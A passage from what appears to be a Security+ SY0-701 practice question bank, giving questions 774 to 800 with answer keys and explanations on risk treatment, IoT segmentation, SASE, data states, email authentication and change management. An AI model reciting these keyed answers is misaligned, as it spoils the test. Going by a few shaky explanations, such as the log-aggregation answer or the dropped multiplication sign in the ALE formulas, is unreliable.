The correct answer is Accept because knowingly choosing not to address identified vulnerabilities is a formal example of risk acceptance. In the Security+ SY0-701 risk management framework, accepting risk means that leadership is aware of a vulnerability and its potential impact but decides to take no corrective action. This decision is typically based on factors such as cost, operational constraints, low likelihood of exploitation, or limited business impact.
Risk acceptance is a deliberate management decision, not an oversight. When a Chief Information Security Officer ignores known vulnerabilities identified during a risk assessment, the organization is implicitly acknowledging the risk and choosing to tolerate it. The SY0-701 study guide emphasizes that risk acceptance must be informed and approved by appropriate leadership, as accountability remains with the organization if the risk materializes.
Option A, Transfer, is incorrect because transferring risk involves shifting responsibility to a third party, such as purchasing cyber insurance or outsourcing services. Option B, Avoid, refers to eliminating risk entirely by discontinuing the risky activity, system, or process. Option C, Mitigate, involves implementing security controls to reduce the likelihood or impact of the risk, such as patching vulnerabilities or adding compensating controls.
Accepting risk does not mean the vulnerability is harmless; it means leadership has determined that addressing it is not justified at that time. The SY0-701 objectives highlight that accepted risks should be documented, reviewed periodically, and reassessed as conditions change, especially if threat likelihood or business impact increases.
In summary, ignoring known vulnerabilities after a risk assessment reflects a conscious decision to tolerate

potential loss rather than reduce or eliminate it. This aligns directly with the risk acceptance strategy, making Option D the correct answer.

QUESTION 774
A company wants to use new Wi-Fi-enabled environmental sensors in order to automatically collect metrics. Which of the following will the security team most likely do?

A. Add the sensor software to the risk register.
B. Create a VLAN for the sensors.
C. Physically air gap the sensors.
D. Configure TLS 1.2 on all sensors.

Answer: B

Explanation:
Because these are Wi-Fi--enabled environmental sensors, they are effectively IoT/embedded devices that often have limited security controls, inconsistent patch support, and may expose management interfaces or services. A common Security+ best practice is to reduce their attack surface and limit lateral movement by placing them in a separate, protected network segment and tightly controlling what they can talk to (for example, only to the metrics collector/broker). The Study Guide explicitly calls out VLAN-based segmentation for IoT as a hardening technique: "A common technique used in hardening networks is the use of VLANs... Placing IoT devices on a separate, protected VLAN with appropriate access controls... can help to ensure that frequently vulnerable devices are more protected." It also reinforces this in a practice question scenario: "What security control should she recommend...? ... Deploy the IoT devices to a protected VLAN."
Why the other options are less likely:
A (risk register) is governance documentation, not the most likely immediate technical control for deployment.
C (air gap) is usually unrealistic for Wi-Fi sensors that must transmit metrics.
D (TLS 1.2) may be beneficial, but many sensors can't support strong crypto consistently; segmentation is the most broadly applicable first move to contain risk.

QUESTION 775
An enterprise security team is researching a new security architecture to better protect the company's networks and applications against the latest cyberthreats. The company has a fully remote workforce. The solution should be highly redundant and enable users to connect to a VPN with an integrated, software-based firewall. Which of the following solutions meets these requirements?

A. IPS
B. SIEM
C. SASE
D. CASB

Answer: C

Explanation:
The requirements point to a cloud-delivered, remote-user-first architecture that provides secure connectivity and security controls as an integrated service. Secure Access Service Edge (SASE) matches this because it combines remote connectivity capabilities (often replacing or modernizing traditional VPN approaches) with cloud-based security services, including firewalling, in a way that supports distributed users and resilient global access. The Study Guide explicitly states: "Secure Access Service Edge (SASE...) combines virtual private networks, SD-WAN, and cloud-based security tools like firewalls, cloud access security brokers (CASBs), and zero-trust networks to provide secure access for devices regardless of their location." This directly aligns with a fully remote workforce ("regardless of their location"), VPN capability, and an integrated firewall ("cloud-based

security tools like firewalls").
Why the other options don't fit as well: IPS is a specific protective control, not an end-to-end remote access architecture; SIEM is for log aggregation/correlation and monitoring, not VPN + firewall delivery; and CASB is a component used to enforce cloud policy, but the guide distinguishes it as a policy enforcement point rather than a full connectivity + firewall architecture: "A CASB is a policy enforcement point..." . Therefore, SASE is the best match.

QUESTION 776
Which of the following is the best way to improve the confidentiality of remote connections to an enterprise's infrastructure?

A. Firewalls
B. Virtual private networks
C. Extensive logging
D. Intrusion detection systems

Answer: B

Explanation:
Confidentiality is primarily improved by preventing unauthorized parties from viewing data while it travels across untrusted networks. A Virtual Private Network (VPN) addresses this by creating a protected tunnel between endpoints, commonly using tunneling technologies such as IPSec or TLS for secure communications.
The Study Guide explains the purpose of VPNs for remote access as: "A virtual private network (VPN) is a way to create a virtual network link across a public network that allows the endpoints to act as though they are on the same network." It also notes the practical security value of full-tunnel VPNs when traversing untrusted networks: "A full-tunnel VPN sends all network traffic through the VPN tunnel, keeping it secure as it goes to the remote trusted network... [and] is a great way to ensure that traffic sent through an untrusted network... remains secure."
Why the other options are less correct for confidentiality: Firewalls control traffic flow but do not inherently encrypt remote communications end-to-end; extensive logging improves detection/forensics, not confidentiality; and IDS detects suspicious activity but doesn't prevent eavesdropping on the connection. For confidentiality of remote connections, VPNs (implemented with secure tunneling like TLS/IPSec) are the best answer.

QUESTION 777
A manufacturing organization receives the results from a penetration test. According to the results, legacy devices that are critical to continued business function display vulnerabilities. The devices have minimal vendor support and should be segmented and monitored closely. Which of the following devices were most likely identified?

A. Workstations
B. Embedded systems
C. Core router
D. DNS server

Answer: B

Explanation:
The scenario describes legacy, business-critical devices with minimal vendor support that must be segmented and closely monitored. This strongly matches embedded systems commonly found in manufacturing environments (e.g., industrial machinery controllers, sensors, ICS/SCADA components). The Study Guide defines embedded systems as: "Embedded systems are computer systems that are built into other devices.

Industrial machinery, appliances, and cars are all places where you may have encountered embedded systems." Manufacturing organizations often can't easily replace or patch these systems because they have long lifecycles and may depend on specialized firmware/RTOS and proprietary integrations. The same guide warns that legacy/unsupported platforms create risk due to lack of vendor security patches and recommends compensating controls: "Lack of support implies that no new security patches... will be released... In cases where the organization simply must continue using an unsupported operating system, best practice dictates isolating the system as much as possible... and applying as many compensating security controls as possible, such as increased monitoring and implementing strict network firewall rules."
That guidance directly supports the question's "segmented and monitored closely" language. Workstations typically have stronger patch/support options; core routers and DNS servers are important, but they are not usually described as embedded legacy devices with minimal vendor support in a manufacturing context.

QUESTION 778
Which of the following should an internal auditor check for first when conducting an audit of the organization's risk management program?

A. Policies and procedures
B. Asset management
C. Vulnerability assessment
D. Business impact analysis

Answer: A

Explanation:
An internal audit of a risk management program typically starts by verifying the organization has the governance foundation that defines how risk is managed, documented, approved, and monitored. That foundation is established in policies and procedures, which set expectations, roles, and the required workflow for consistent risk practices (for example: how risks are identified, who owns them, how they are tracked, and how exceptions are handled). The Study Guide emphasizes that policy is central to governance: "Policy serves as one of the primary governance tools for any cybersecurity program, setting out the principles and rules that guide the execution of security efforts throughout the enterprise."
Without policies/procedures, the auditor cannot reliably assess whether asset management, vulnerability assessments, or BIAs are being performed according to an established, repeatable process---or whether results are being used appropriately in risk decisions. Asset management and vulnerability assessments provide critical inputs to risk identification and assessment, and the BIA supports impact determination and recovery planning, but an auditor usually first confirms that the organization's documented governance structure exists and is being followed so the rest of the program can be evaluated against those requirements.

QUESTION 779
A network administrator deploys an FDE solution on all end user workstations. Which of the following data protection strategies does this describe?

A. Masking
B. Data in transit
C. Obfuscation
D. Data at rest
E. Data sovereignty

Answer: D

Explanation:
Full-disk encryption (FDE) protects the contents of storage media, which is a classic data-at-rest control. The

Study Guide explains the "three situations" relevant to confidentiality---at rest, in transit, and in use---and then specifically ties disk encryption/FDE to protecting stored data: "Data at rest, or stored data, is that which resides in a permanent location awaiting access... Examples... hard drives..." It then describes FDE as an encryption method applied to disks: "Full-disk encryption (FDE) is a form of encryption where all the data on a hard drive is automatically encrypted, including the operating system and system files... In the case of loss or theft, FDE can prevent unauthorized access to all data on the hard drive."
That is exactly the definition of protecting data at rest---it is intended to prevent disclosure if a laptop/workstation is lost, stolen, or the drive is removed. This is not masking (hiding parts of fields), not data in transit (network encryption like TLS/VPN), not obfuscation (making code hard to understand), and not data sovereignty (jurisdiction/location requirements). Therefore, deploying FDE on workstations is a data-at-rest protection strategy.

QUESTION 780
Following a security review, an organization must ensure users verify their identities against the company's identity services with individual credentials leveraging WPA2-Enterprise for wireless access. Which of the following configuration steps correctly applies RADIUS in this environment?

A. Enabling 802.1X authentication and integrating it with the corporate directory
B. Installing self-signed certificates on all user devices
C. Enabling MAC filters for all wireless clients
D. Configuring the wireless controller to require multifactor authentication

Answer: A

Explanation:
WPA2-Enterprise is designed for environments where users authenticate with unique, individual credentials backed by an enterprise identity store, rather than a shared preshared key. The Study Guide explicitly states: "WPA2-Enterprise relies on a RADIUS authentication server as part of an 802.1X implementation for authentication. Users can thus have unique credentials and be individually identified." That maps directly to the requirement that users verify identity against the company's identity services using individual credentials.
It further explains how this is implemented operationally: "802.1X is an IEEE standard for access control... In wireless networks, 802.1X is used to integrate with RADIUS servers, allowing enterprise users to authenticate and gain access to the network."
Therefore, the correct configuration step is enabling 802.1X and tying authentication into the organization's identity source (commonly a corporate directory). The other choices don't correctly "apply RADIUS" for WPA2-Enterprise: self-signed certs are not universally required for all EAP types and can introduce trust issues; MAC filters are weak and spoofable; and MFA might be beneficial but is not the fundamental step that enables RADIUS-backed WPA2-Enterprise authentication.

QUESTION 781
A security analyst estimates that a small security incident will cost $10,000 and will occur twice per year. The analyst recommends a budget of $20,000 for next year. Which of the following does the $10,000 represent?

A. ARO
B. SLE
C. ALE
D. RPO

Answer: B

Explanation:

The $10,000 is the estimated cost per incident (per single occurrence). In quantitative risk analysis, that value is the Single Loss Expectancy (SLE)---the financial impact expected each time a risk event occurs. The Study Guide defines these terms and calculations clearly: "The single loss expectancy (SLE) is the amount of financial damage expected each time a risk materializes." It also explains how annual impact is derived: "The annualized loss expectancy (ALE) is the amount of damage expected from a risk each year. It is calculated by multiplying the SLE and the ARO."
Here, the event occurs twice per year, so the Annualized Rate of Occurrence (ARO) is 2.0, and the annual expected loss (ALE) would be SLE ARO = $10,000 2 = $20,000, which matches the recommended budget. That confirms $10,000 is not ARO (a frequency), not ALE (annual total), and not RPO (a disaster recovery metric about acceptable data loss window).

QUESTION 782
Which of the following actions is best performed by ticketing automation to ensure that incidents receive the correct level of attention and response?

A. Notification
B. Creation
C. Closure
D. Escalation

Answer: D

Explanation:
The key phrase is "ensure that incidents receive the correct level of attention and response." In operations, that aligns most directly with escalation---moving high-severity or time-sensitive incidents to the right people/teams quickly and consistently, according to predefined criteria (severity, impacted systems, threat intel enrichment, SLA timers). The Study Guide lists ticketing and escalation explicitly as automation use cases: "Ticket creation: Automation can streamline the ticketing process, enabling immediate creation and routing of issues to the right teams." and, crucially for this question, "Escalation: In case of a major incident, scripts can automate the escalation process, alerting key personnel quickly."
While automation can also handle notification and ticket creation, escalation is the control that most directly enforces that the incident gets the proper priority and response path (for example: paging on-call, invoking the IR lead, opening a bridge, and applying "major incident" workflows). Closure is typically less suitable because it often requires validation and human judgment to ensure containment, eradication, and recovery steps are complete.

QUESTION 783
Which of the following are the most important considerations when encrypting data? (Select two).

A. Obfuscation
B. Algorithms
C. Data masking
D. Key length
E. Tokenization
F. Salting

Answer: B, D

Explanation:
When encrypting data, two fundamental drivers of cryptographic strength are the algorithm you choose and the key length you use (which affects brute-force feasibility and overall security margin). The Study Guide emphasizes algorithm selection as a best practice: "First, choose your encryption system wisely... Choose an

encryption system with an algorithm in the public domain that has been thoroughly vetted by industry experts." It then highlights key selection/size as another central decision: "You must also select your keys in an appropriate manner. Use a key length that balances your security requirements with performance considerations."
These two choices directly affect whether encryption meaningfully protects confidentiality. By contrast, obfuscation, masking, and tokenization are different data-protection techniques (often used to reduce exposure or de-identify data) rather than core encryption-strength parameters. Salting is primarily associated with strengthening password hashing (defending against rainbow table attacks), not selecting encryption primitives/strength for general data encryption. Therefore, the best two considerations in the context of encryption itself are Algorithms and Key length.

QUESTION 784
A company performs a risk assessment on the information security program each year. Which of the following best describes this risk assessment?

A. Recurring
B. Ad hoc
C. One time
D. Continuous

Answer: A

Explanation:
Because the organization performs the risk assessment each year, it is being done on a regular, scheduled interval. In Security+ terminology, that makes it a recurring risk assessment, not ad hoc, one-time, or continuous. The Study Guide differentiates these modes and states: "Recurring risk assessments are performed at regular intervals, such as annually or quarterly." This matches the scenario exactly (annually = each year).
To avoid confusion with the other options: a one-time assessment is described as a "point-in-time view" performed when the organization wants a snapshot (often tied to a specific need), while ad hoc assessments are triggered by a specific event or situation (like a new project or significant change). In contrast, the key distinguishing factor of recurring is the planned cadence used to "track the evolution of risks over time" and ensure risk management adapts. The guide also notes continuous risk assessment involves ongoing monitoring and analysis, often supported by automated scanning and frequent updates, which is different from a once-pe--year schedule. Therefore, the annual assessment described is best classified as recurring.

QUESTION 785
A network security analyst monitors the network's IDS, which has flagged unusual activity. The IDS has detected multiple login attempts to a database server within a short period. These attempts come from various IP addresses that are not normally recognized by the network's usual traffic patterns. Each attempt uses the same username and password. Based on the following log output (corrected formatting for readability):
2025-04-10 14:22:01.4532 --- Source IP: 192.168.15.101 --- Status: Failed --- User: JDoe --- Action: Login Attempt
2025-04-10 14:22:02.1122 --- Source IP: 192.168.15.102 --- Status: Failed --- User: JDoe --- Action: Login Attempt
2025-04-10 14:22:02.7835 --- Source IP: 192.168.15.103 --- Status: Failed --- User: JDoe --- Action: Login Attempt
2025-04-10 14:22:03.5637 --- Source IP: 192.168.15.104 --- Status: Failed --- User: JDoe --- Action: Login Attempt
2025-04-10 14:22:04.9474 --- Source IP: 192.168.15.105 --- Status: Failed --- User: JDoe --- Action: Login Attempt
2025-04-10 14:22:05.5673 --- Source IP: 192.168.15.106 --- Status: Failed --- User: JDoe --- Action: Login Attempt
2025-04-10 14:22:06.1573 --- Source IP: 192.168.15.107 --- Status: Failed --- User: JDoe --- Action: Login Attempt
2025-04-10 14:22:07.7462 --- Source IP: 192.168.15.108 --- Status: Failed --- User: JDoe --- Action: Login Attempt
Which of the following types of network attacks is most likely occurring?

A. Cross-site scripting

B. Credential replay
C. Distributed denial of service
D. SQL injection

Answer: B

Explanation:
The pattern shows rapid, repeated authentication attempts against a database server using the same username (JDoe) and the same password, originating from multiple different IP addresses in a short window. Among the choices, this most closely aligns with a credential replay style attack (often discussed as replaying captured authentication material or repeatedly reusing stolen credentials) rather than an application-layer injection (SQLi/XSS) or a volumetric availability attack (DDoS). The Study Guide describes credential replay as follows: "Credential replay attacks are a form of network attack that requires the attacker to be able to capture valid network data and to re-send it or delay it so that the attacker's own use of the data is successful."
In practice, defenders may see replay-like behavior when an attacker (or botnet) repeatedly tries the same captured credential pair (or captured authentication artifact) from different sources. The multiple IPs can indicate automation or distributed infrastructure used to evade rate limits and lockout controls. The other options don't fit the evidence: XSS requires script injection into web content; SQL injection would show suspicious SQL payloads, not repeated logins; DDoS focuses on overwhelming availability and typically shows traffic floods rather than repeated authentication attempts using a single account credential set. Therefore, the best answer is credential replay.

QUESTION 786
The Chief Information Security Officer (CISO) requires that new servers include hardware-level memory encryption. Which of the following data states does the CISO want to protect?

A. Data in use
B. Data at rest
C. Data in transit
D. Data sovereignty

Answer: A

Explanation:
Hardware-level memory encryption is designed to protect the contents of RAM from being read or stolen by an attacker who gains sufficient access (for example, through privileged malware, a hypervisor/host compromise, physical attacks like cold-boot techniques, or other memory-snooping methods). That maps directly to data in use, because "data in use" is the state where data is actively processed and often resides in memory during computation. The Study Guide explicitly defines the three data states and makes the connection to memory for data in use: "Data in use is data that is actively in use by a computer system. This includes the data stored in memory while processing takes place. An attacker with control of the system may be able to read the contents of memory and steal sensitive information."
By contrast, data at rest focuses on storage media (disk, tape, cloud storage), data in transit focuses on network movement, and data sovereignty concerns jurisdiction/location requirements---none of which are directly addressed by encrypting RAM contents at the hardware level. Since the requirement is specifically "hardware-level memory encryption," the targeted data state is unambiguously data in use.

QUESTION 787
Which of the following best describes a common use of OSINT?

A. Monitoring internal systems and network traffic to detect abnormal behavior
B. Installing and configuring security patches to fix known vulnerabilities

C. Collecting information from public platforms to find possible security exposures
D. Encrypting sensitive company data and storing it securely in the cloud

Answer: C

Explanation:
OSINT stands for open source intelligence and is commonly used to gather information from publicly available sources to support security activities such as reconnaissance, threat intelligence, and identifying exposures (for example, leaked credentials, exposed infrastructure details, or public references to vulnerabilities). The Practice Tests book defines OSINT directly: "OSINT, or open source intelligence, is intelligence information obtained from public sources like search engines, websites, domain name registrars, and a host of other locations." That definition aligns precisely with option C's "collecting information from public platforms." The Study Guide similarly explains OSINT in the threat intelligence context: "Open source threat intelligence is threat intelligence that is acquired from publicly available sources." This supports the idea that OSINT is used to discover relevant information that may affect security posture---such as indicators, exposed assets, or details useful for defensive planning. The other options describe different operational activities: A is internal monitoring (SIEM/IDS/EDR style), B is patch management, and D is encryption/storage strategy---none are "open source intelligence."

QUESTION 788
A company must ensure that log searches are conducted in the shortest time frame. Which of the following should the company do to maintain logs in live storage for 90 days?

A. Conduct deduplication.
B. Conduct archiving.
C. Apply aggregation.
D. Apply compression.

Answer: C

Explanation:
The best answer is C. Apply aggregation.
In Security+ logging and monitoring concepts, log aggregation means collecting logs from multiple systems and centralizing them in one place, often for use by a SIEM or another monitoring platform. This improves the speed and efficiency of searches because analysts do not need to query many separate devices or locations individually. Centralized logs are much easier to index, correlate, and search quickly.
Why the other options are not the best choice:
A . Conduct deduplicationDeduplication reduces repeated data and may save storage space, but it is primarily a storage-efficiency method. It does not directly provide the best improvement for fast searching across logs.
B . Conduct archivingArchiving is used for long-term retention, but archived logs are usually moved out of readily searchable live storage. This would not support the requirement for the shortest search time frame.
D . Apply compressionCompression saves storage capacity, but compressed logs may require decompression or additional processing before review. This does not best support the need for the fastest searches.
From a Security+ perspective, when the goal is rapid log review, correlation, and search performance, aggregation is the strongest answer because it supports centralized monitoring and efficient analysis of live logs over the retention period.

QUESTION 789
A company uses multiple providers to send its marketing, internal, and support emails. Many of the emails are marked as spam. Which of the following changes should the company make to ensure legitimate emails are validated?

A. Disable DKIM to avoid signature conflicts.
B. Implement DMARC with a 'reject' policy to enforce sender validation.
C. Replace the domain's MX record with the marketing provider's services.
D. Update the SPF record to include all authorized sending sources.

Answer: D

Explanation:
The best answer is D. Update the SPF record to include all authorized sending sources.
SPF (Sender Policy Framework) is used to identify which mail servers and third-party services are authorized to send email on behalf of a domain. In this scenario, the company uses multiple providers for marketing, internal, and support emails. If all of those sending sources are not properly listed in the domain's SPF record, receiving mail servers may treat some valid messages as suspicious or spam.
Updating the SPF record to include all legitimate sending providers helps recipient systems validate that the email came from an approved source. This directly addresses the problem of legitimate emails being flagged.
Why the other options are incorrect:
A . Disable DKIM to avoid signature conflicts.This is incorrect because DKIM helps validate message authenticity by using digital signatures. Disabling it would weaken email validation rather than improve it.
B . Implement DMARC with a 'reject' policy to enforce sender validation.DMARC is important, but a reject policy can cause legitimate messages to fail if SPF and DKIM are not configured correctly first. DMARC builds on SPF and DKIM; it does not replace the need to authorize all sending sources.
C . Replace the domain's MX record with the marketing provider's services.MX records control where incoming email is received, not which systems are authorized to send email. This would not solve the validation issue for outbound messages.
From a Security+ perspective, this question focuses on email security controls and proper configuration of SPF, DKIM, and DMARC. The most direct fix for multiple legitimate senders is to ensure the SPF record includes every authorized provider.

QUESTION 790
A company prepares for an upcoming regulatory audit. The company wants to perform a gap analysis in the most cost-effective way. Which of the following will help the company achieve this goal?

A. Internal self-assessment
B. Active reconnaissance
C. Red team penetration test
D. Tabletop exercise

Answer: A

Explanation:
The best answer is
A. Internal self-assessment.
A gap analysis is used to compare the organization's current security, compliance, or control posture against a required standard, framework, or regulatory requirement. If the company wants to do this in the most costeffective way, an internal self-assessment is the best choice because it allows the organization to review its own policies, procedures, controls, and documentation without the added expense of external testing or specialized attack simulations.
Why the other options are incorrect:
B . Active reconnaissanceActive reconnaissance involves directly interacting with systems to gather information, often as part of security testing or attack emulation. It is not the best option for a compliancefocused gap analysis.
C . Red team penetration testA red team exercise is more advanced and expensive. It simulates real-world

attacks to test detection and response capabilities. This is valuable for security maturity, but it is not the most cost-effective method for identifying compliance gaps before an audit.
D . Tabletop exerciseA tabletop exercise is a discussion-based activity used to test incident response plans, communication, and decision-making. It does not primarily identify regulatory compliance gaps.
From a Security+ perspective, self-assessments, audits, and gap analyses are part of governance, risk, and compliance activities. For a low-cost review against regulatory requirements, internal self-assessment is the most appropriate answer.

QUESTION 791
Which of the following risk analysis attributes measures the chance that a vulnerability will be exploited?

A. Exposure factor
B. Impact
C. Severity
D. Likelihood

Answer: D

Explanation:
The best answer is D. Likelihood.
In risk analysis, likelihood refers to the probability or chance that a threat will exploit a vulnerability. This is a core concept in risk management because risk is commonly evaluated by considering both:
the likelihood of an event occurring, and
the impact if that event occurs.
Why the other options are incorrect:
A . Exposure factorExposure factor is the percentage of asset loss that would occur if a threat event happened. It relates to the extent of damage, not the probability of exploitation.
B . ImpactImpact refers to the magnitude of harm or damage if the vulnerability is exploited. It does not measure the chance of occurrence.
C . SeveritySeverity is a general measure of how serious a vulnerability or issue is, often combining multiple considerations, but it is not specifically the attribute that measures the chance of exploitation.
From a Security+ viewpoint, when the question asks about the chance that a vulnerability will be exploited, the correct risk attribute is likelihood.

QUESTION 792
A smart lighting system is deployed in an office building. The devices connect to the corporate Wi-Fi and are managed via a cloud portal. Which of the following security techniques reduces risk for these IoT devices?

A. Assigning static IP addresses to the devices
B. Updating default credentials and applying network segmentation
C. Connecting the devices to the guest Wi-Fi to prevent interactions with corporate IT
D. Allowing the vendor to have remote access for day-to-day management

Answer: B

Explanation:
The best answer is B. Updating default credentials and applying network segmentation.
IoT devices often present increased security risk because they may have weak default settings, limited security features, and persistent network connectivity. Two of the most effective ways to reduce this risk are:
Updating default credentialsMany IoT devices come with default usernames and passwords that are widely known or easy to guess. Leaving default credentials unchanged creates a major security weakness.
Applying network segmentationSegmenting IoT devices onto a separate network or VLAN limits their ability to

interact with critical corporate systems. If one device is compromised, segmentation helps contain the threat and reduces lateral movement.
Why the other options are incorrect:
A . Assigning static IP addresses to the devicesStatic IP addresses may help with management and inventory, but they do not significantly reduce the core security risk.
C . Connecting the devices to the guest Wi-Fi to prevent interactions with corporate ITThis may seem helpful, but guest Wi-Fi is typically designed for temporary user access, not secured management of business IoT systems. It is not the best practice compared with a properly segmented and controlled IoT network.
D . Allowing the vendor to have remote access for day-to-day managementRoutine vendor remote access can increase risk if not tightly controlled. Third-party access should be limited, monitored, and secured, not broadly allowed as a default control.
From the SY0-701 perspective, IoT security commonly emphasizes changing insecure defaults, restricting access, segmentation, and reducing exposure. Therefore, B is the strongest and most complete answer.

QUESTION 793
A company processes personal data from customers in multiple countries. Which of the following actions is most critical for maintaining legal compliance with global privacy regulations?

A. Storing all customer data on encrypted local servers
B. Hiring a data privacy officer to review contracts
C. Ensuring DPAs are in place with third-party vendors
D. Using strong passwords and firewalls on all endpoints

Answer: C

Explanation:
The best answer is C. Ensuring DPAs are in place with third-party vendors.
When a company handles personal data across multiple countries, one of the most important legal and regulatory requirements is ensuring that any third parties processing that data are contractually bound to protect it appropriately. A DPA (Data Processing Agreement) defines how a vendor may collect, process, store, share, and protect personal data. This is a key requirement in many privacy frameworks and regulations.
This matters because organizations are often still responsible for customer data even when a third-party provider handles it. A DPA helps establish:
the roles and responsibilities of each party
the legal basis and limits for data processing
security and privacy obligations
breach notification expectations
cross-border data handling requirements
Why the other options are incorrect:
A . Storing all customer data on encrypted local serversEncryption is important, but this alone does not ensure compliance with international privacy laws. Legal compliance involves governance, lawful processing, thirdparty handling, and contractual obligations.
B . Hiring a data privacy officer to review contractsA privacy officer may be helpful or required in some situations, but simply hiring one is not as directly critical as having the actual data processing agreements in place.
D . Using strong passwords and firewalls on all endpointsThese are valuable security controls, but they are not sufficient for legal compliance with global privacy regulations.
From a Security+ perspective, privacy compliance often involves third-party risk management, contractual controls, and lawful data handling, making DPAs the most critical answer here.

QUESTION 794
A security administrator wants to determine if the company's social engineering training is effective. Which

of the following should the administrator do to complete this task?

A. Set up a honeypot.
B. Send out a survey.
C. Set up a focus group.
D. Conduct a phishing campaign.

Answer: D

Explanation:
The best answer is D. Conduct a phishing campaign.
To measure whether social engineering awareness training is effective, the best method is to run a simulated phishing campaign. This allows the organization to test employee behavior in a realistic but controlled way. The administrator can track who clicks suspicious links, opens attachments, submits credentials, or reports the email appropriately.
This is a practical and measurable way to evaluate training outcomes because it provides real performance data rather than opinions or assumptions.
Why the other options are incorrect:
A . Set up a honeypot.A honeypot is used to attract attackers or detect malicious activity, not to test employee awareness of social engineering.
B . Send out a survey.A survey may show how confident employees feel, but it does not objectively measure whether they can identify and resist real phishing attempts.
C . Set up a focus group.A focus group can gather feedback, but it is not the best method for testing actual security behavior.
From the SY0-701 perspective, user awareness training effectiveness is best measured through simulated phishing exercises and similar practical assessments.

QUESTION 795
A security analyst must select a metric to determine the required investment in technology based on past availability incidents. Which of the following is the most relevant value to help select technology that mitigates risk and considers reliability?

A. MTBF
B. RTO
C. ALE
D. RPO

Answer: A

Explanation:
The best answer is
A. MTBF.
MTBF (Mean Time Between Failures) is a reliability metric that measures the average time a system or component operates before failing. Since the question specifically mentions past availability incidents and asks for a value that helps choose technology while considering reliability, MTBF is the most relevant metric.
A higher MTBF generally indicates more reliable technology and helps justify investment decisions when selecting systems intended to reduce outages and improve availability.
Why the other options are incorrect:
B . RTORecovery Time Objective is the target amount of time to restore service after an outage. It is important for disaster recovery planning, but it does not directly measure reliability.
C . ALEAnnualized Loss Expectancy estimates expected yearly financial loss from a risk. It is useful for riskbased investment decisions, but the question specifically emphasizes availability incidents and reliability, which

points more directly to MTBF.
D . RPORecovery Point Objective measures acceptable data loss in time. It applies to backup and recovery strategy, not system reliability.
From a Security+ standpoint, when evaluating technologies for availability and reliability, MTBF is the strongest metric among these options.

QUESTION 796
An employee asks a security analyst to scan a suspicious email that contains a link to a file on a file-sharing site. The analyst determines that the file is safe after downloading and scanning the file with antivirus software. When the employee opens the file, their device is infected with ransomware. Which of the following steps should the analyst have taken?

A. Review the file in a code editor.
B. Monitor the file connections with netstat.
C. Execute the file in a sandbox.
D. Retrieve the file hash and check with OSINT.

Answer: C

Explanation:
The best answer is C. Execute the file in a sandbox.
A sandbox is an isolated environment used to safely run suspicious files and observe their behavior without risking production systems. In this case, the analyst only used antivirus scanning, which may miss new, obfuscated, or previously unknown ransomware. By executing the file in a sandbox, the analyst could have observed malicious behaviors such as:
file encryption attempts
process spawning
registry changes
network beaconing
suspicious system modifications
This makes sandboxing a much better method for analyzing potentially malicious files than relying only on signature-based antivirus.
Why the other options are incorrect:
A . Review the file in a code editor.This might help in limited cases, but many malicious files are compiled, packed, or obfuscated. It is not a reliable primary analysis method.
B . Monitor the file connections with netstat.Netstat only shows network connections and would not fully reveal ransomware behavior, especially if the malware acts locally before making network connections.
D . Retrieve the file hash and check with OSINT.Hash reputation checks can help identify known malware, but they do not detect new or modified ransomware samples that do not yet appear in threat intelligence sources.
From the SY0-701 perspective, suspicious files should be analyzed using dynamic analysis in a sandbox to identify behavior that static tools may miss. That is why C is the best answer.

QUESTION 797
Which of the following best represents how frequently an incident is expected to happen each year?

A. RTO
B. ALE
C. SLE
D. ARO

Answer: D

Explanation:
The best answer is D. ARO.
ARO (Annualized Rate of Occurrence) measures how often a specific incident or event is expected to happen in a single year. This is the risk analysis attribute that directly represents yearly frequency.
Why the other options are incorrect:
A . RTORecovery Time Objective is the target time to restore operations after a disruption. It does not measure incident frequency.
B . ALEAnnualized Loss Expectancy estimates the expected yearly financial loss from a risk. It is calculated using other values and reflects cost, not frequency alone.
C . SLESingle Loss Expectancy is the monetary loss expected from one occurrence of an incident. It does not represent how often the event happens.
From the SY0-701 perspective, risk calculations often use:
ALE = SLE ARO
Since the question asks how frequently an incident is expected to happen each year, the correct answer is ARO.

QUESTION 798
A security analyst investigates an incident in which a PowerShell script was identified as a potential IoC.
Which of the following will best help the analyst identify an attempt to compromise the system?

A. SNMP logs
B. Firewall logs
C. EDR logs
D. IPS logs

Answer: C

Explanation:
The best answer is C. EDR logs.
EDR (Endpoint Detection and Response) tools are designed to monitor endpoint activity in detail, including process execution, command-line usage, script activity, file changes, persistence attempts, and suspicious behavior. Since the incident involves a PowerShell script, EDR logs are the most useful source for identifying whether the script attempted to compromise the system.
PowerShell is commonly abused by attackers for fileless malware, persistence, lateral movement, downloading payloads, and privilege escalation. EDR can capture this kind of endpoint-level behavior much more effectively than general network logs.
Why the other options are incorrect:
A . SNMP logsSNMP is mainly used for network device monitoring and management, not detailed endpoint script execution analysis.
B . Firewall logsFirewall logs can show allowed or blocked traffic, but they usually do not provide deep visibility into local PowerShell execution or endpoint compromise attempts.
D . IPS logsAn IPS may detect known malicious traffic patterns, but it is focused on network-based activity. It is not the best source for detailed analysis of a PowerShell script running on a host.
From a Security+ standpoint, when analyzing suspicious scripts or endpoint behavior, EDR provides the strongest visibility into actual compromise attempts.

QUESTION 799
Which of the following is an example of change management?

A. Implementing an update after a board grants approval
B. Setting a new password for a user
C. Performing a penetration test before deploying a patch

D. Auditing all system equipment before sending the list to the Chief Executive Officer

Answer: A

Explanation:
The best answer is
A. Implementing an update after a board grants approval.
Change management is the formal process used to request, review, approve, test, document, and implement changes to systems and environments in a controlled manner. A common example is submitting a proposed change to a change advisory board (CAB) or other approval authority, receiving approval, and then implementing the update according to procedure.
This answer reflects the structured governance process that Security+ associates with proper change management.
Why the other options are incorrect:
B . Setting a new password for a userThis is a routine administrative or support task, not a formal example of change management.
C . Performing a penetration test before deploying a patchPenetration testing is a security assessment activity. It may support decision-making, but it is not itself the best example of the change management process.
D . Auditing all system equipment before sending the list to the Chief Executive OfficerThis is closer to inventory or audit work, not change management.
From a SY0-701 perspective, change management is about controlled, approved, and documented changes to the environment. Therefore, A is the correct answer.

QUESTION 800
An analyst wants to move data from production to the UAT server to test the latest release. Which of the following strategies should the analyst use to protect sensitive data from being viewed by the testing team?

A. Data masking
B. Data tokenization
C. Data obfuscation
D. Data encryption

Answer: A

Explanation:
The best answer is
A. Data masking.
When production data is copied into a UAT (User Acceptance Testing) environment, sensitive information should be protected so that testers cannot view real confidential values such as personal data, account numbers, or other regulated information. Data masking replaces sensitive data with realistic but fictional or hidden values while preserving the format and usability of the data for testing.
This makes it ideal for non-production environments where the application still needs data that looks real, but the testing team should not be able to see actual sensitive information.
Why the other options are incorrect:
